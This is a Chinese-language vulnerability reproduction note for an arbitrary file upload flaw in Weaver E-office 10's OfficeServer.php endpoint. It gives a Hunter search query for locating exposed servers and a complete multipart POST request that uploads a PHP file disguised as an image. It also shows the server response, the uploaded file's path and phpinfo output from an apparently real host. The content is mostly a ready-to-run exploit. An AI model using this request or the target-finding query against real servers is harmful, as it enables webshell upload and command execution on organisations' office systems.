F8-6泛微-E-Office-文件上传

漏洞描述：

泛微e-office是一款标准化的协同OA办公软件，泛微 E-office 10 OfficeServer 存在任意文件上传漏洞，攻击者可以上传任意文件，获取 webshell，在服务器上执行任意命令、读取敏感信息等。

网站图片：

网络测绘：

Hunter 语法：


- hunterweb.body="eoffice10"&&web.body="eoffice_loading_tip"

漏洞复现：

payload：

```
POST /eoffice10/server/public/iWebOffice2015/OfficeServer.php HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length: 395
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJjb5ZAJOOXO7fwjs
Accept-Encoding: gzip, deflate
Connection: close

------WebKitFormBoundaryJjb5ZAJOOXO7fwjs
Content-Disposition: form-data; name="FileData"; filename="1.jpg"
Content-Type: image/jpeg

<?php phpinfo();unlink(__FILE__);?>
------WebKitFormBoundaryJjb5ZAJOOXO7fwjs
Content-Disposition: form-data; name="FormData"

{'USERNAME':'','RECORDID':'undefined','OPTION':'SAVEFILE','FILENAME':'test12.php'}
------WebKitFormBoundaryJjb5ZAJOOXO7fwjs--
```

效果图:




```
POST /eoffice10/server/public/iWebOffice2015/OfficeServer.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length auto: 395
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJjb5ZAJOOXO7fwjs
Accept-Encoding: gzip, deflate
Connection: close

------WebKitFormBoundaryJjb5ZAJOOXO7fwjs
Content-Disposition: form-data; name="FileData"; filename="1.jpg"
Content-Type: image/jpeg

<?php phpinfo();unlink(__FILE__);?>
------WebKitFormBoundaryJjb5ZAJOOXO7fwjs
Content-Disposition: form-data; name="FormData"

{'USERNAME':'','RECORDID':'undefined','OPTION':'SAVEFILE',
'FILENAME':'test12.php'}
```

```
HTTP/1.1 200 OK
Date: Mon, 30 Oct 2023 07:59:57 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=UTF-8
```

上传文件地址

```
/eoffice10/server/public/iWebOffice2015/Document/test12.php
```



[redacted]0/eoffice10/server/public/iWebOffice2015/Document/test12.php

PHP Version 7.4.14

System	Windows NT CPSMCSERVER 6.3 build 9600 (Windows Server 2012 R2 Standard Edition) i586
Build Date	Jan 5 2021 15:05:46
Compiler	Visual C++ 2017
Architecture	x86
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	D:\E-office_Server_10.0\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS,VC15
PHP Extension Build	API20190902,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled